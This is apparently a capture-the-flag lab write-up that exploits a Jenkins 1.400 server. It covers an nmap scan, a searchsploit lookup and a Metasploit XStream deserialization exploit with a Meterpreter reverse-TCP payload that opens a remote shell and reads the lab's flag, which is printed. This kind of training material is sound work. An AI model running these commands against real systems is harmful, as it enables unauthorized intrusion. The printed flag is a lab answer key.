

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target

root@attackdefense:~# cat /root/Desktop/target Target IP Address : 10.0.26.17 root@attackdefense:~# ■


Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.26.17

```
root@attackdefense:~# nmap 10.0.26.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 10:04 IST
Nmap scan report for ip-10-0-26-17.ap-southeast-1.compute.internal (10.0.26.17)
Host is up (0.0015s latency).
Not shown: 990 closed ports
PORT
          STATE SERVICE
135/tcp
          open
               msrpc
139/tcp
          open
               netbios-ssn
445/tcp
               microsoft-ds
          open
3389/tcp open
               ms-wbt-server
8009/tcp
         open
               ajp13
8080/tcp
         open
               http-proxy
49152/tcp open
                unknown
49153/tcp open
                unknown
49154/tcp open
                unknown
49155/tcp open
               unknown
Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.

Command: firefox 10.0.26.17:8080





Step 4: Target is running a Jenkins Server 1.400. We will search for the exploit module for Jenkins1.400 using searchsploit.

Command: searchsploit jenkins 1.400

```
root@attackdefense:~# searchsploit jenkins 1.400

Exploit Title

Jenkins < 1.650 - Java Deserialization
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy

Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: The target is vulnerable to descrialization vulnerability. Exploiting the target server using the Metasploit XStream groovy classpath descrialization exploit module.

Commands:

msfconsole -q
use exploit/multi/http/jenkins_xstream_deserialize
set RHOSTS 10.0.26.17
set PAYLOAD windows/meterpreter/reverse_tcp
set TARGET 5
exploit

```
root@attackdefense:~# msfconsole -q
<u>msf6</u> > use exploit/multi/http/jenkins_xstream_deserialize
    No payload configured, defaulting to cmd/unix/reverse_netcat
                                                         ialize) > set RHOSTS 10.0.26.17
<u>msf6</u> exploit(
RHOSTS => 10.0.26.17
msf6 exploit(
                                                    serialize) > set PAYLOAD windows/meterpreter/reverse tcp
PAYLOAD => windows/meterpreter/reverse_tcp
                                                       rialize) > set TARGET 5
<u>msf6</u> exploit(
TARGET => 5
msf6 exploit(multi/http/jenkins xstream deserialize) > exploit
    Started reverse TCP handler on 10.10.1.2:4444
    Command Stager progress - 2.05% done (2046/99626 bytes)
    Command Stager progress - 4.11% done (4092/99626 bytes)
    Command Stager progress - 6.16% done (6138/99626 bytes)
    Command Stager progress - 8.21% done (8184/99626 bytes)
Command Stager progress - 10.27% done (10230/99626 bytes)
    Command Stager progress - 12.32% done (12276/99626 bytes)
    Command Stager progress -
                                      14.38% done (14322/99626 bytes)
                                      16.43% done (16368/99626 bytes)
                                      18.48% done (18414/99626 bytes)
                                      20.54% done (20460/99626 bytes)
22.59% done (22506/99626 bytes)
                                      24.64% done (24552/99626 bytes)
```

We have successfully exploited the target Jenkins server and received a meterpreter shell.

Step 6: Read the flag.

Commands:

shell dir type flag.txt

```
<u>meterpreter</u> > shell
Process 2980 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD
 Directory of C:\
12/29/2020
            05:19 AM
                                     32 flag.txt
                            36,615,268 jenkins.war
09/06/2020
            09:39 PM
08/22/2013
            03:52 PM
                        <DIR>
                                        PerfLogs
09/16/2020
            06:10 AM
                        <DIR>
                                        Program Files
09/16/2020
            06:09 AM
                        <DIR>
                                        Program Files (x86)
09/10/2020
            09:50 AM
                        <DIR>
                                        Users
01/05/2021
            04:46 AM
                        <DIR>
                                        Windows
               2 File(s)
                             36,615,300 bytes
               5 Dir(s)
                          8,609,316,864 bytes free
C:\>type flag.txt
type flag.txt
b64d5d6272ad441018327fca77cd1136
C:\>
```

This reveals the flag to us.

Flag: b64d5d6272ad441018327fca77cd1136

References:

- 1. Jenkins (https://www.jenkins.io/)
- 2. Metasploit Module

(https://www.rapid7.com/db/modules/exploit/multi/http/jenkins_xstream_deserialize/)